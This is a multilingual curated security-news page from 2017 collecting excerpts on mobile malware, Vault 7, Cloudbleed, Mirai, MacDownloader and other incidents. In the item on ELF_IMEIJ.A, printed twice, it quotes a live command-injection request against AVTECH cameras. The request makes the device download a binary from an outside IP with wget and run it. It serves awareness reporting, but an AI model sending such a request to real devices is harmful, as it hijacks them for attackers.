ICT Security-Sécurité PC et Internet
114.2K views | +0 today
ICT Security-Sécurité PC et Internet
ICT Security + Privacy + Piracy + Data Protection - Censorship - Des cours et infos gratuites sur la"Sécurité PC et Internet" pour usage non-commercial... (FR, EN+DE)...
Curated by Gust MEES
Your new post is loading...
Scooped by Gust MEES
March 12, 2017 12:59 PM
Scoop.it!

Android Adware and Ransomware Found Preinstalled on High-End Smartphones | #MobileSecurity#CyberSecurity

Android Adware and Ransomware Found Preinstalled on High-End Smartphones | #MobileSecurity#CyberSecurity | ICT Security-Sécurité PC et Internet | Scoop.it
Two companies have discovered that someone had covertly installed malware on 38 devices used by their employees. According to security firm Check Point, the installation of the malicious apps took place somewhere along the supply chain, after phones left the manufacturer's factory and before they arrived at the two companies.


Learn more / En savoir plus / Mehr erfahren:


http://www.scoop.it/t/securite-pc-et-internet/?&tag=Mobile-Security


Gust MEES's insight:
Two companies have discovered that someone had covertly installed malware on 38 devices used by their employees. According to security firm Check Point, the installation of the malicious apps took place somewhere along the supply chain, after phones left the manufacturer's factory and before they arrived at the two companies.


Learn more / En savoir plus / Mehr erfahren:


http://www.scoop.it/t/securite-pc-et-internet/?&tag=Mobile-Security


No comment yet.
Scooped by Gust MEES
March 8, 2017 11:16 AM
Scoop.it!

Mobile malware attacks hit new heights in 2016: Kaspersky Labs | #MobileSecurity #CyberSecurity #ICT

Mobile malware attacks hit new heights in 2016: Kaspersky Labs | #MobileSecurity #CyberSecurity #ICT | ICT Security-Sécurité PC et Internet | Scoop.it


The number of malicious installation packages found striking mobile devices more than tripled in 2016 resulting in almost 40 million attacks by malicious mobile malware, according to Kaspersky Labs.


Kaspersky's Mobile Malware Evolution 2016 report noted several trends that exploded last year, including the overall growth of mobile malware with 8.5 million malicious installation packages detected and the continued rapid development of mobile banking trojans with 128,886 being spotted. In addition, there were 261,214 non-banking mobile trojans found.
“As a comparison, from 2004 to 2013 we detected over 10,000,000 malicious installation packages; in 2014 the figure was nearly 2.5 million,” said Kaspersky Labs researcher Roman Unuchek, noting the number of attacks increased dramatically staring in late June – a trend that lasted through the end of the year.


One reason behind the large number of attacks is the fact that most smart phones and other mobile devices either receive no or late operating system updates leaving the device vulnerable to attack, particularly to the number one threat of 2016, advertising trojans that exploit super-user rights.


Learn more / En savoir plus / Mehr erfahren:


http://www.scoop.it/t/securite-pc-et-internet/?&tag=Mobile-Security


Gust MEES's insight:
The number of malicious installation packages found striking mobile devices more than tripled in 2016 resulting in almost 40 million attacks by malicious mobile malware, according to Kaspersky Labs.


Kaspersky's Mobile Malware Evolution 2016 report noted several trends that exploded last year, including the overall growth of mobile malware with 8.5 million malicious installation packages detected and the continued rapid development of mobile banking trojans with 128,886 being spotted. In addition, there were 261,214 non-banking mobile trojans found.
“As a comparison, from 2004 to 2013 we detected over 10,000,000 malicious installation packages; in 2014 the figure was nearly 2.5 million,” said Kaspersky Labs researcher Roman Unuchek, noting the number of attacks increased dramatically staring in late June – a trend that lasted through the end of the year.


One reason behind the large number of attacks is the fact that most smart phones and other mobile devices either receive no or late operating system updates leaving the device vulnerable to attack, particularly to the number one threat of 2016, advertising trojans that exploit super-user rights.


Learn more / En savoir plus / Mehr erfahren:


http://www.scoop.it/t/securite-pc-et-internet/?&tag=Mobile-Security


No comment yet.
Scooped by Gust MEES
March 8, 2017 9:46 AM
Scoop.it!

WikiLeaks drops huge cache of confidential CIA documents | #CyberSecurity #CyberEspionage #Hacking

WikiLeaks drops huge cache of confidential CIA documents | #CyberSecurity #CyberEspionage #Hacking | ICT Security-Sécurité PC et Internet | Scoop.it

Dump of apparently 'largely legitimate' 'Vault 7' documents include what appear to be details of CIA's hacking tools


Learn more / En savoir plus / Mehr erfahren:


http://www.scoop.it/t/securite-pc-et-internet/?&tag=Cyberespionage


Gust MEES's insight:
Dump of apparently 'largely legitimate' 'Vault 7' documents include what appear to be details of CIA's hacking tools


Learn more / En savoir plus / Mehr erfahren:


http://www.scoop.it/t/securite-pc-et-internet/?&tag=Cyberespionage


No comment yet.
Scooped by Gust MEES
March 3, 2017 2:55 PM
Scoop.it!

Per WhatsApp verschickte Fotos sind nicht so sicher wie ihr dachtet | #Encryption #Privacy

Per WhatsApp verschickte Fotos sind nicht so sicher wie ihr dachtet | #Encryption #Privacy | ICT Security-Sécurité PC et Internet | Scoop.it
WhatsApp wirbt mit vollständiger Verschlüsselung aller Nachrichten und ausgetauschten Bilder. Forscher haben jetzt allerdings herausgefunden: Die Verschlüsselung hat mitunter Schwachstellen, denn nach dem Empfang kann praktisch jeder Dateien auslesen.

Forscher vom Fraunhofer-Institut für Angewandte und Integrierte Sicherheit haben eine Lücke in der WhatsApp-Verschlüsselung entdeckt, die alle WhatsApp-Versionen auf Android-Geräten betrifft. Konkret geht es dabei um versendete Dateien wie Bilder, Sprachnachrichten und Dokumente. Sie werden nach dem Empfang unverschlüsselt auf dem Telefon gespeichert. Auch andere Apps haben damit Zugriff auf die empfangenen Daten.


Learn more / En savoir plus / Mehr erfahren:


http://www.scoop.it/t/securite-pc-et-internet/?&tag=WhatsApp...


http://www.scoop.it/t/apps-for-any-use-mostly-for-education-and-free/?&tag=WhatsApp...


http://www.scoop.it/t/social-media-and-its-influence/?&tag=WhatsApp


No comment yet.
Scooped by Gust MEES
March 2, 2017 6:45 AM
Scoop.it!

9 Popular Password Manager Apps Found Leaking Your Secrets | #CyberSecurity #Passwords #Awareness #Android

9 Popular Password Manager Apps Found Leaking Your Secrets | #CyberSecurity #Passwords #Awareness #Android | ICT Security-Sécurité PC et Internet | Scoop.it


Top 9 Password Manager Apps for Android Found Leaking Your Secrets.


Learn more / En savoir plus / Mehr erfahren:


http://www.scoop.it/t/ict-security-tools/?&tag=Password-Tools


http://www.scoop.it/t/securite-pc-et-internet/?&tag=Password+Managers


http://www.scoop.it/t/securite-pc-et-internet/?&tag=Android


Gust MEES's insight:

Top 9 Password Manager Apps for Android Found Leaking Your Secrets.


Learn more / En savoir plus / Mehr erfahren:


http://www.scoop.it/t/ict-security-tools/?&tag=Password-Tools


http://www.scoop.it/t/securite-pc-et-internet/?&tag=Password+Managers


http://www.scoop.it/t/securite-pc-et-internet/?&tag=Android


Oskar Almazan's curator insight, March 2, 2017 9:12 AM
Making sure your passwords are secure is one of the first line of defense – for your computer, email, and information – against hacking attempts, and Password Managers are the one recommended by many security experts to keep all your passwords secure in one place. Password Managers are software that creates complex passwords, stores them and organizes all your passwords for your computers, websites, applications and networks, as well as remember them on your behalf. But what if your Password Managers itself are vulnerable?
Scooped by Gust MEES
February 28, 2017 4:08 PM
Scoop.it!

Over 800,000 user account details stolen from vulnerable forums... | #CyberSecurity  #vBulletin 

Over 800,000 user account details stolen from vulnerable forums... | #CyberSecurity  #vBulletin  | ICT Security-Sécurité PC et Internet | Scoop.it

If you're a member of an online forum, there's a good chance that the site is running a piece of software called vBulletin. The relative ease wit...


Learn more / En savoir plus / Mehr erfahren:


http://www.scoop.it/t/securite-pc-et-internet/?tag=DATA-BREACHES


http://www.scoop.it/t/securite-pc-et-internet/?&tag=forums


Gust MEES's insight:

If you're a member of an online forum, there's a good chance that the site is running a piece of software called vBulletin. The relative ease wit...


Learn more / En savoir plus / Mehr erfahren:


http://www.scoop.it/t/securite-pc-et-internet/?tag=DATA-BREACHES


http://www.scoop.it/t/securite-pc-et-internet/?&tag=forums


No comment yet.
Scooped by Gust MEES
February 28, 2017 3:33 AM
Scoop.it!

500,000+ devices have dangerous apps installed | #MobileSecurity #CyberSecurity

500,000+ devices have dangerous apps installed | #MobileSecurity #CyberSecurity | ICT Security-Sécurité PC et Internet | Scoop.it
Dead apps can be deadly

It’s not just apps live in app stores that represent a risk. Telemetry data collected by McAfee Labs shows that more than 500,000 devices still have dead apps installed and are actively used. With more than 2 million apps in each of the major app stores, malicious apps find ways through the store curators initial quality-control process.

In the past year, more than 4,000 apps were removed from Google Play, without notification to users. These users and the organisations they work for are still exposed to any vulnerabilities, privacy risks, or malware contained in these dead apps.

One recent example is a password stealer, distributed on Google Play as a variety of utilities and tools to acquire Instagram followers or analyse usage. The malware leads the user to a phishing website with a simple design that makes it difficult to distinguish between the legitimate and the fake, easily capturing users’ credentials.


Learn more / En savoir plus / Mehr erfahren:


https://gustmees.wordpress.com/2014/03/05/often-asked-questions-are-there-cyber-security-dangers-with-apps-and-whats-about-privacy/


http://www.scoop.it/t/apps-for-any-use-mostly-for-education-and-free/?tag=Mobile+Security


Gust MEES's insight:
Dead apps can be deadly

It’s not just apps live in app stores that represent a risk. Telemetry data collected by McAfee Labs shows that more than 500,000 devices still have dead apps installed and are actively used. With more than 2 million apps in each of the major app stores, malicious apps find ways through the store curators initial quality-control process.

In the past year, more than 4,000 apps were removed from Google Play, without notification to users. These users and the organisations they work for are still exposed to any vulnerabilities, privacy risks, or malware contained in these dead apps.

One recent example is a password stealer, distributed on Google Play as a variety of utilities and tools to acquire Instagram followers or analyse usage. The malware leads the user to a phishing website with a simple design that makes it difficult to distinguish between the legitimate and the fake, easily capturing users’ credentials.


Learn more / En savoir plus / Mehr erfahren:


https://gustmees.wordpress.com/2014/03/05/often-asked-questions-are-there-cyber-security-dangers-with-apps-and-whats-about-privacy/


http://www.scoop.it/t/apps-for-any-use-mostly-for-education-and-free/?tag=Mobile+Security


No comment yet.
Scooped by Gust MEES
February 24, 2017 6:19 AM
Scoop.it!

Cloudbleed: Geheime Inhalte von Millionen Webseiten durch Cloudflare öffentlich | #CyberSecurity

Cloudbleed: Geheime Inhalte von Millionen Webseiten durch Cloudflare öffentlich | #CyberSecurity | ICT Security-Sécurité PC et Internet | Scoop.it
Durch Fehler in der Serversoftware von Cloudflare wurden monatelang sensible Informationen von Webseiten im Netz verteilt. Webseiten, die das CDN nutzen, schickten bei Anfragen den Speicherinhalt anderer Cloudflare-Seiten mit.


Gust MEES's insight:
Durch Fehler in der Serversoftware von Cloudflare wurden monatelang sensible Informationen von Webseiten im Netz verteilt. Webseiten, die das CDN nutzen, schickten bei Anfragen den Speicherinhalt anderer Cloudflare-Seiten mit.


No comment yet.
Scooped by Gust MEES
February 22, 2017 12:18 PM
Scoop.it!

Une variante du malware Mirai développée pour Windows | #CyberSecurity #Botnet #Awareness 

Une variante du malware Mirai développée pour Windows | #CyberSecurity #Botnet #Awareness  | ICT Security-Sécurité PC et Internet | Scoop.it
Mirai n’a pas dit son dernier mot. Les éditeurs d’antivirus Dr Web et Kaspersky communiquent ainsi sur une nouvelle version du fameux malware, visant cette fois-ci des machines sous Windows. Dr. Web a été le premier à tirer la sonnette d’alarme au début du mois de février, suivi de près par Kaspersky.

Baptisé trojan.mirai1 par Dr Web, ce malware infecte les machines sous Windows en utilisant des vecteurs classiques, type pièce jointe malveillante ou macro Office. Une fois la machine infectée par le trojan, celui-ci va scanner le réseau local à la recherche d’objets connectés fonctionnant sous Linux. Puis il va utiliser ceux-ci afin de les infecter avec une variante de Mirai, et ceux-ci seront ajoutés au botnet des cybercriminels qui peuvent alors les utiliser pour lancer des attaques DDoS.


Learn more / En savoir plus / Mehr erfahren:


http://www.scoop.it/t/securite-pc-et-internet/?&tag=Botnet


http://www.scoop.it/t/securite-pc-et-internet/?&tag=Botnet&tag=Mirai+Botnet


Gust MEES's insight:
Mirai n’a pas dit son dernier mot. Les éditeurs d’antivirus Dr Web et Kaspersky communiquent ainsi sur une nouvelle version du fameux malware, visant cette fois-ci des machines sous Windows. Dr. Web a été le premier à tirer la sonnette d’alarme au début du mois de février, suivi de près par Kaspersky.

Baptisé trojan.mirai1 par Dr Web, ce malware infecte les machines sous Windows en utilisant des vecteurs classiques, type pièce jointe malveillante ou macro Office. Une fois la machine infectée par le trojan, celui-ci va scanner le réseau local à la recherche d’objets connectés fonctionnant sous Linux. Puis il va utiliser ceux-ci afin de les infecter avec une variante de Mirai, et ceux-ci seront ajoutés au botnet des cybercriminels qui peuvent alors les utiliser pour lancer des attaques DDoS.


Learn more / En savoir plus / Mehr erfahren:


http://www.scoop.it/t/securite-pc-et-internet/?&tag=Botnet


http://www.scoop.it/t/securite-pc-et-internet/?&tag=Botnet&tag=Mirai+Botnet


No comment yet.
Scooped by Gust MEES
February 20, 2017 4:37 AM
Scoop.it!

Trump site hacked by attacker purportedly from Iraq | #CyberSecurity

Trump site hacked by attacker purportedly from Iraq | #CyberSecurity | ICT Security-Sécurité PC et Internet | Scoop.it
A server on President Trump's campaign site, donaldjtrump.com was hacked on Sunday and defaced with a message from an attacker claiming to hail from Iraq.


Learn more / En savoir plus / Mehr erfahren:


http://www.scoop.it/t/securite-pc-et-internet/?tag=US


Gust MEES's insight:
A server on President Trump's campaign site, donaldjtrump.com was hacked on Sunday and defaced with a message from an attacker claiming to hail from Iraq.


Learn more / En savoir plus / Mehr erfahren:


http://www.scoop.it/t/securite-pc-et-internet/?tag=US


No comment yet.
Scooped by Gust MEES
February 16, 2017 11:26 AM
Scoop.it!

Lone hacker Rasputin breaches 60 universities, federal agencies | #CyberSecurity

Lone hacker Rasputin breaches 60 universities, federal agencies | #CyberSecurity | ICT Security-Sécurité PC et Internet | Scoop.it
Rasputin has danced around the defenses of organizations from NYU and Oxford to the Oklahoma state government.


Rasputin, believed to be a Russian hacker, is most well-known for the December 2016 attack against the US Electoral Assistance Commission through an unpatched SQL injection (SQLi) vulnerability.


At the time, the hacker offered to sell access to the system to a Middle Eastern broker, and according to researchers, the hacker is also attempting to sell access to systems he has compromised in his latest round of attacks.

Rasputin's latest victims, revealed by cybersecurity firm Recorded Future, span across both the United Kingdom and the United States.


Universities are a top target, with Cornell University, the New York University (NYU), Purdue University, Michigan State University, the Rochester Institute of Technology and the University of Washington among those affected in the US.


Learn more / En savoir plus / Mehr erfahren:


http://www.scoop.it/t/securite-pc-et-internet/?tag=Universities


Gust MEES's insight:
Rasputin has danced around the defenses of organizations from NYU and Oxford to the Oklahoma state government.


Rasputin, believed to be a Russian hacker, is most well-known for the December 2016 attack against the US Electoral Assistance Commission through an unpatched SQL injection (SQLi) vulnerability.


At the time, the hacker offered to sell access to the system to a Middle Eastern broker, and according to researchers, the hacker is also attempting to sell access to systems he has compromised in his latest round of attacks.

Rasputin's latest victims, revealed by cybersecurity firm Recorded Future, span across both the United Kingdom and the United States.


Universities are a top target, with Cornell University, the New York University (NYU), Purdue University, Michigan State University, the Rochester Institute of Technology and the University of Washington among those affected in the US.


Learn more / En savoir plus / Mehr erfahren:


http://www.scoop.it/t/securite-pc-et-internet/?tag=Universities


No comment yet.
Scooped by Gust MEES
February 14, 2017 5:36 AM
Scoop.it!

Dateilose Infektion: Einbruch ohne Spuren | #CyberSecurity 

Dateilose Infektion: Einbruch ohne Spuren | #CyberSecurity  | ICT Security-Sécurité PC et Internet | Scoop.it
Sicherheitsforscher warnen, dass vermutlich die Carbanak-Gang einen neuen Trick verwendet, der viele Schutz- und Analyse-Programme ins Leere laufen lässt. Sie brechen in Computer und Netze ein, ohne dass dabei verdächtige Dateien auf der Platte landen.
No comment yet.
Scooped by Gust MEES
February 10, 2017 3:49 PM
Scoop.it!

Iranische Malware greift Windows- und Mac-PCs an | #CyberSecurity #Awareness

Iranische Malware greift Windows- und Mac-PCs an | #CyberSecurity #Awareness | ICT Security-Sécurité PC et Internet | Scoop.it
Mit einem einfachen Trick greift der MacDownloader Passwörter ab. Die Malware soll es auf Mitarbeiter von US-Rüstungsfirmen und Menschenrechtler abgesehen haben.


Getarnt als Adobe-Flash-Installer und Entfernungs-Tool für Adware von Bitdefender versucht die Malware MacDownloader, Passwörter an seine Urheber weiterzuleiten. Das schreiben die beiden Sicherheitsforscher Claudio Guarnieri und Collin Anderson in einem Bericht.
 
Tarnung: Die Malware gibt sich als Flashplayer aus.
(Quelle: iranthreats.github.io)
Nach der Installation versucht der MacDownloader, mithilfe eines gefälschten System-Dialogs, an die Passwörter der Opfer zu kommen, und leitet den Apple-Schlüsselbund schließlich an die Angreifer weiter. Diese sollen aus dem Iran stammen, so die Sicherheitsforscher.
 
Learn more / En savoir plus / Mehr erfahren:
 
 
Gust MEES's insight:
Mit einem einfachen Trick greift der MacDownloader Passwörter ab. Die Malware soll es auf Mitarbeiter von US-Rüstungsfirmen und Menschenrechtler abgesehen haben.


Getarnt als Adobe-Flash-Installer und Entfernungs-Tool für Adware von Bitdefender versucht die Malware MacDownloader, Passwörter an seine Urheber weiterzuleiten. Das schreiben die beiden Sicherheitsforscher Claudio Guarnieri und Collin Anderson in einem Bericht.
 
Tarnung: Die Malware gibt sich als Flashplayer aus.
(Quelle: iranthreats.github.io)
Nach der Installation versucht der MacDownloader, mithilfe eines gefälschten System-Dialogs, an die Passwörter der Opfer zu kommen, und leitet den Apple-Schlüsselbund schließlich an die Angreifer weiter. Diese sollen aus dem Iran stammen, so die Sicherheitsforscher.
 
Learn more / En savoir plus / Mehr erfahren:
 
 
No comment yet.
Scooped by Gust MEES
March 11, 2017 5:53 PM
Scoop.it!

New Linux malware hijacks one vendor's IoT devices by exploiting CGI bug | #CyberSecurity #InternetOfThings

New Linux malware hijacks one vendor's IoT devices by exploiting CGI bug | #CyberSecurity #InternetOfThings | ICT Security-Sécurité PC et Internet | Scoop.it
A new form of Linux malware is hijacking Internet of Things (IoT) devices made by one vendor by exploiting a common gateway interface (CGI) vulnerability.

The ARM malware, detected by security software firm Trend Micro as "ELF_IMEIJ.A," arrives in requests for information (RFI) in CGI bin scripts. Upon delivery, the remote attacker sends the following request to random IP addresses:

POST /cgi-bin/supervisor/CloudSetup.cgi?exefile=wget -O /tmp/Arm1 http://192.154.108.2:8080/Arm1;chmod 0777 /tmp/Arm1;/tmp/Arm1; HTTP/1.1

Why, you might ask?

ELF_IMEIJ.A is looking to exploit an authenticated command injection vulnerability in devices made by AVTECH, a CCTV manufacturer, that specifically support CloudSetup.CGI.

Researchers at Search-Lab first discovered this vulnerability (along with several others) back in October 2015.

The problem is that there is not whitelist-based checking or verification for the exefile parameter of a CloudSetup.cgi, which specifies the system command to be executed. This bug therefore allows attackers to execute arbitrary commands with root privileges.


Learn more / En savoir plus / Mehr erfahren:


http://www.scoop.it/t/securite-pc-et-internet/?&tag=Linux


http://www.scoop.it/t/securite-pc-et-internet/?&tag=iot


Gust MEES's insight:
A new form of Linux malware is hijacking Internet of Things (IoT) devices made by one vendor by exploiting a common gateway interface (CGI) vulnerability.

The ARM malware, detected by security software firm Trend Micro as "ELF_IMEIJ.A," arrives in requests for information (RFI) in CGI bin scripts. Upon delivery, the remote attacker sends the following request to random IP addresses:

POST /cgi-bin/supervisor/CloudSetup.cgi?exefile=wget -O /tmp/Arm1 http://192.154.108.2:8080/Arm1;chmod 0777 /tmp/Arm1;/tmp/Arm1; HTTP/1.1

Why, you might ask?

ELF_IMEIJ.A is looking to exploit an authenticated command injection vulnerability in devices made by AVTECH, a CCTV manufacturer, that specifically support CloudSetup.CGI.

Researchers at Search-Lab first discovered this vulnerability (along with several others) back in October 2015.

The problem is that there is not whitelist-based checking or verification for the exefile parameter of a CloudSetup.cgi, which specifies the system command to be executed. This bug therefore allows attackers to execute arbitrary commands with root privileges.


Learn more / En savoir plus / Mehr erfahren:


http://www.scoop.it/t/securite-pc-et-internet/?&tag=Linux


http://www.scoop.it/t/securite-pc-et-internet/?&tag=iot


No comment yet.
Scooped by Gust MEES
March 8, 2017 10:18 AM
Scoop.it!

Firefox 52 warns when you try to enter passwords on non-encrypted websites | #CyberSecurity #Awareness #Browser

Firefox 52 warns when you try to enter passwords on non-encrypted websites | #CyberSecurity #Awareness #Browser | ICT Security-Sécurité PC et Internet | Scoop.it
Mozilla patches 28 security vulnerabilities and protects users from entering their sensitive information on insecure webpages.


Learn more / En savoir plus / Mehr erfahren:


http://www.scoop.it/t/securite-pc-et-internet/?&tag=ENCRYPTION


http://www.scoop.it/t/securite-pc-et-internet/?&tag=Passwords


https://gustmees.wordpress.com/2012/05/02/get-smart-with-5-minutes-tutorialsit-securitypart-1-browsers/


Gust MEES's insight:
Mozilla patches 28 security vulnerabilities and protects users from entering their sensitive information on insecure webpages.


Learn more / En savoir plus / Mehr erfahren:


http://www.scoop.it/t/securite-pc-et-internet/?&tag=ENCRYPTION


http://www.scoop.it/t/securite-pc-et-internet/?&tag=Passwords


https://gustmees.wordpress.com/2012/05/02/get-smart-with-5-minutes-tutorialsit-securitypart-1-browsers/


No comment yet.
Scooped by Gust MEES
March 7, 2017 10:02 AM
Scoop.it!


WikiLeaks: CIA betreibt offenbar Hacker-Einheit in Frankfurt | #Germany #US #CyberEspionage #CyberSecurity

WikiLeaks: CIA betreibt offenbar Hacker-Einheit in Frankfurt | #Germany #US #CyberEspionage #CyberSecurity | ICT Security-Sécurité PC et Internet | Scoop.it
Eine CIA-Einheit entwickelt in Frankfurt am Main maßgefertigte Computerviren. Das zeigen Dokumente, die die Plattform WikiLeaks veröffentlicht hat. Offenbar werden von dort aus Hackerangriffe in Europa, China und dem Nahen Osten geleitet. Von J. Goetz und J. Strozyk.


Learn more / En savoir plus / Mehr erfahren:


http://www.scoop.it/t/securite-pc-et-internet/?&tag=Cyberespionage


Gust MEES's insight:
Eine CIA-Einheit entwickelt in Frankfurt am Main maßgefertigte Computerviren. Das zeigen Dokumente, die die Plattform WikiLeaks veröffentlicht hat. Offenbar werden von dort aus Hackerangriffe in Europa, China und dem Nahen Osten geleitet. Von J. Goetz und J. Strozyk.


Learn more / En savoir plus / Mehr erfahren:


http://www.scoop.it/t/securite-pc-et-internet/?&tag=Cyberespionage


No comment yet.
Scooped by Gust MEES
March 2, 2017 9:46 AM
Scoop.it!

Hacking robots: Why it could be a lot easier than it should be | #CyberSecurity #IoT #IoE #InternetOfThings

Hacking robots: Why it could be a lot easier than it should be | #CyberSecurity #IoT #IoE #InternetOfThings | ICT Security-Sécurité PC et Internet | Scoop.it
Security researchers say they have found a number of security flaws across a range of robots.


In total, researchers said they had discovered almost 50 cybersecurity vulnerabilities across the SoftBank Robotics' NAO and Pepper robots, UBTECH Robotics' Alpha 1S and Alpha 2 robots, the ROBOTIS ROBOTIS OP2 and THORMANG3 robots, Universal Robots' UR3, UR5, UR10 robots, Rethink Robotics' Baxter and Sawyer robots and several robots using technology by Asratec Corp.


Researchers spent six months testing mobile applications, robot operating systems, firmware images, and other software in order to identify the flaws in the robots, which for the purposes of maintaining security haven't be specifically detailed in IOActive's newly released Hacking Robots Before Skynet report.


Learn more / En savoir plus / Mehr erfahren:


http://www.scoop.it/t/securite-pc-et-internet/?&tag=iot


Gust MEES's insight:
Security researchers say they have found a number of security flaws across a range of robots.


In total, researchers said they had discovered almost 50 cybersecurity vulnerabilities across the SoftBank Robotics' NAO and Pepper robots, UBTECH Robotics' Alpha 1S and Alpha 2 robots, the ROBOTIS ROBOTIS OP2 and THORMANG3 robots, Universal Robots' UR3, UR5, UR10 robots, Rethink Robotics' Baxter and Sawyer robots and several robots using technology by Asratec Corp.


Researchers spent six months testing mobile applications, robot operating systems, firmware images, and other software in order to identify the flaws in the robots, which for the purposes of maintaining security haven't be specifically detailed in IOActive's newly released Hacking Robots Before Skynet report.


Learn more / En savoir plus / Mehr erfahren:


http://www.scoop.it/t/securite-pc-et-internet/?&tag=iot


No comment yet.
Scooped by Gust MEES
March 2, 2017 2:39 AM
Scoop.it!

Switch from PC to phones: Cyber criminals focus on data-rich smartphones | #MobileSecurity #CyberSecurity

Switch from PC to phones: Cyber criminals focus on data-rich smartphones | #MobileSecurity #CyberSecurity | ICT Security-Sécurité PC et Internet | Scoop.it
(AFP) Smartphones have become a mine of personal information, holding bank data, credit card information and addresses, making them the preferred target for cyber criminals, experts warn.

"Cyber criminals go where there is value, and they have understood that the smartphone has become the preferred terminal for online shopping and payment," said Tanguy de Coatpont, head of the French branch of international anti-virus firm Kaspersky Lab at the Mobile World Congress in Barcelona.

Ransom-ware, which seizes control of computers and demands money to unblock users' data, has already started to target smartphones.

Now the devices are also being sought after as a gateway to key information about its user, experts at the phone industry's largest annual trade fair said.


Learn more / En savoir plus / Mehr erfahren:


https://gustmees.wordpress.com/2014/03/05/often-asked-questions-are-there-cyber-security-dangers-with-apps-and-whats-about-privacy/


http://www.scoop.it/t/apps-for-any-use-mostly-for-education-and-free/?tag=Mobile+Security


http://www.scoop.it/t/securite-pc-et-internet/


Gust MEES's insight:
(AFP) Smartphones have become a mine of personal information, holding bank data, credit card information and addresses, making them the preferred target for cyber criminals, experts warn.

"Cyber criminals go where there is value, and they have understood that the smartphone has become the preferred terminal for online shopping and payment," said Tanguy de Coatpont, head of the French branch of international anti-virus firm Kaspersky Lab at the Mobile World Congress in Barcelona.

Ransom-ware, which seizes control of computers and demands money to unblock users' data, has already started to target smartphones.

Now the devices are also being sought after as a gateway to key information about its user, experts at the phone industry's largest annual trade fair said.


Learn more / En savoir plus / Mehr erfahren:


https://gustmees.wordpress.com/2014/03/05/often-asked-questions-are-there-cyber-security-dangers-with-apps-and-whats-about-privacy/


http://www.scoop.it/t/apps-for-any-use-mostly-for-education-and-free/?tag=Mobile+Security


http://www.scoop.it/t/securite-pc-et-internet/


No comment yet.
Scooped by Gust MEES
February 28, 2017 10:01 AM
Scoop.it!

1500 companies in over 100 countries hit by malicious Adwind backdoor RAT | #CyberSecurity 

1500 companies in over 100 countries hit by malicious Adwind backdoor RAT | #CyberSecurity  | ICT Security-Sécurité PC et Internet | Scoop.it
More than 1,500 companies in over 100 countries have suffered an infection at the hands of the Adwind Remote Access Tool (RAT).


Learn more / En savoir plus / Mehr erfahren:


http://www.scoop.it/t/securite-pc-et-internet/?&tag=Backdoor


Gust MEES's insight:
More than 1,500 companies in over 100 countries have suffered an infection at the hands of the Adwind Remote Access Tool (RAT).


Learn more / En savoir plus / Mehr erfahren:


http://www.scoop.it/t/securite-pc-et-internet/?&tag=Backdoor


No comment yet.
Scooped by Gust MEES
February 27, 2017 12:05 PM
Scoop.it!

World's Largest Spam Botnet Adds DDoS Feature | #CyberSecurity #Awareness

World's Largest Spam Botnet Adds DDoS Feature | #CyberSecurity #Awareness | ICT Security-Sécurité PC et Internet | Scoop.it

Necurs, the world's largest spam botnet with nearly 5 million infected bots, of which one million active each day, has added a new module that can be used for launching DDoS attacks.


Learn more / En savoir plus / Mehr erfahren:


http://www.scoop.it/t/securite-pc-et-internet/?&tag=Botnets


No comment yet.
Scooped by Gust MEES
February 23, 2017 10:26 AM
Scoop.it!

Linux's decade-old flaw: Major distros move to patch serious kernel bug | #CyberSecurity #NobodyIsPerfect

Linux's decade-old flaw: Major distros move to patch serious kernel bug | #CyberSecurity #NobodyIsPerfect | ICT Security-Sécurité PC et Internet | Scoop.it
Google fuzzer helps find 11-year-old memory-corruption flaw in the Linux kernel.


Learn more / En savoir plus / Mehr erfahren:


http://www.scoop.it/t/securite-pc-et-internet/?&tag=Linux


Gust MEES's insight:
Google fuzzer helps find 11-year-old memory-corruption flaw in the Linux kernel.


Learn more / En savoir plus / Mehr erfahren:


http://www.scoop.it/t/securite-pc-et-internet/?&tag=Linux


No comment yet.
Scooped by Gust MEES
February 20, 2017 4:53 AM
Scoop.it!

BIOS/UEFI mit Ransomware infiziert | #CyberSecurity 

BIOS/UEFI mit Ransomware infiziert | #CyberSecurity  | ICT Security-Sécurité PC et Internet | Scoop.it
